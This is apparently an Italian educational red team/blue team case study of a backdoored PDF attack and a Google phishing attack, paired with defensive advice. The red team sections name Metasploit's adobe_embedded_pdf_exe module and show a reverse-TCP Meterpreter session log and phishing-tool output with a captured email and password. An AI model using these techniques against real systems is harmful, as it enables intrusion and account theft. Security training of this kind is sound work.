
RED TEAM

In questa fase avviene il download del file malevolo. Una volta che l'utente ha scaricato il file PDF, ignorando eventuali avvisi di antivirus installati nel proprio dispositivo, la backdoor è stata installata con successo. Ciò consente agli attaccanti di rimanere all'interno del sistema della vittima a suo piacimento (tecnica Malicious File, T1204.002)




BLUE TEAM

Y3LL0W Hack3rs



RED TEAM



BLUE TEAM

In questa fase avviene la comunicazione con i sistemi compromessi e il loro controllo da parte dell'attaccante. Nel nostro caso, questa fase rappresenta il momento in cui l'attaccante avrà pieno controllo sul dispositivo della vittima, perché la backdoor nascosta nel file PDF consente di controllare in remoto il sistema colpito. Alternativamente, possiamo visualizzare le credenziali e l'IP dell'utente che ha fatto il login sul sito.

BLUE TEAM



In questa fase, sia la vittima che l'amministratore di rete hanno responsabilità di azione. Infatti, l'utente dovrebbe avere l'accortezza di disconnettersi dalla rete locale (o meglio ancora, spegnere il dispositivo) se si notano attività sospette (User Training). L'amministratore di rete, invece, dovrebbe gestire e limitare le porte della rete, come previsto dal controllo CIS 9.

Nello scenario di phishing, l'utente dovrebbe cambiare tempestivamente la password del proprio account Google ed attivare l'autenticazione a due fattori (Password Policies).


RED TEAM

```
root@kali:~# msf6 exploit(msfvenom) > run
[*] Started reverse-TCP handler on 192.168.1.51:4444
[*] Sending stage (175686 bytes) to 192.168.1.216
[*] Meterpreter session 1 opened (192.168.1.51:4444 -> 192.168.1.236:49172) at 2023-01-3
2 11:25:25 +0100
meterpreter > pwd
c:\Users\vbouser\Desktop
meterpreter > [REDACTED]
```

```
[+] Victim IP Found !
[*] victim IP : 34.69.280.92
[-] Saved in : auth/ip.txt
[+] Login info Found !!
[*] Account : paulobrito@gmail.com
[*] Password : paulobrito1975
[-] Saved in : auth/username.dat
[*] Waiting for Next Login Info, Ctrl + C to exit.
```

In questa fase avviene la comunicazione con i sistemi compromessi e il loro controllo da parte dell'attaccante. Nel nostro caso, questa fase rappresenta il momento in cui l'attaccante avrà pieno controllo sul dispositivo della vittima, perché la backdoor nascosta nel file PDF consente di controllare in remoto il sistema colpito. Alternativamente, possiamo visualizzare le credenziali e l'IP dell'utente che ha fatto il login sul sito.

Y3LL0W Hack3rs




RED TEAM

In questa fase, il Red Team ha la possibilità di raccogliere i dati sensibili della vittima.

Tramite il reverse tcp, attuata grazie ad `adobe_embedded_pdf_exe`, è possibile creare nuovi file nel dispositivo della vittima, oppure aprire il cmd ed eseguire un qualsiasi comando, o ancora ottenere screenshot della schermata visualizzata in quel momento dalla vittima.

Nello scenario di phishing, l'attaccante (che ha fatto l'accesso all'account della vittima) può:

- Cambiare password e chiedere un riscatto affinché l'utente possa riottenere l'account;
- Rubare dati memorizzati in Google Drive;
- Vendere le credenziali e/o dati sensibili ad altri criminali;
- Ecc...



BLUE TEAM

BLUE TEAM

Anche qui, nello scenario di reverse tcp, è utile la disconnessione dell'utente dalla rete locale. Mediante User Training, l'utente dev'essere capace di prevenire la perdita di dati, impostando password di accesso per le cartelle contenenti dati sensibili e criptando il contenuto (Encrypt Sensitive Information, M1041).

Nello scenario di phishing, l'attaccante ha ormai il completo accesso al tuo account ed ha presumibilmente cambiato la password e rubato i dati associati all'account Google. Pertanto, bisognerebbe contattare l'assistenza per cercare di riottenere il proprio profilo e soprattutto bisognerebbe iniziare a seguire misure preventive (come quelle citate nelle fasi iniziali della Kill Chain) in modo da evitare che eventi del genere possano riaccadere. Infine, è suggerito un backup dei dati (M1053) e il cambio delle credenziali di accesso ai propri account periodicamente.


RED TEAM

In questa fase, il Red Team ha la possibilità di raccogliere i dati sensibili della vittima.

Tramite il reverse tcp, attuata grazie ad `adobe_embedded_pdf_exe`, è possibile creare nuovi file nel dispositivo della vittima, oppure aprire il cmd ed eseguire un qualsiasi comando, o ancora ottenere screenshot della schermata visualizzata in quel momento dalla vittima.


Nello scenario di phishing, l'attaccante (che ha fatto l'accesso all'account della vittima) può:

- Cambiare password e chiedere un riscatto affinché l'utente possa riottenere l'account;
- Rubare dati memorizzati in Google Drive;
- Vendere le credenziali e/o dati sensibili ad altri criminali;
- Ecc...



BLUE TEAM

Y3LL0W Hack3rs



CONCLUSIONI

Nel caso di studio proposto si è sfruttata la pigrizia e la negligenza dell'utente che sceglie password semplici e comuni rendendosi così vulnerabile ad attacchi informatici. Inoltre, viene evidenziato come la vittima spesso dia per scontato la sicurezza di ciò che ha di fronte per via una "presunta affidabilità" della fonte.

Quindi questa eccessiva fiducia ed il sottovalutare i pericoli viene sfruttato dall'attaccante per rubare dati o prendere il controllo del computer della vittima arrecando così gravi danni. Per proteggersi maggiormente bisognerebbe essere consci che persone intente a compiere azioni malevoli sono sempre in agguato e non dare mai nulla per scontato. Al contrario, bisognerebbe essere sempre cauti ed evitare di ignorare avvisi forniti dall'antivirus o da altre applicazioni.

"The only truly secure system is one that is powered off, cast in a block of concrete and sealed in a lead-lined room with armed guards - and even then I have my doubts." - Gene Spafford

Y3LL0W Hack3rs

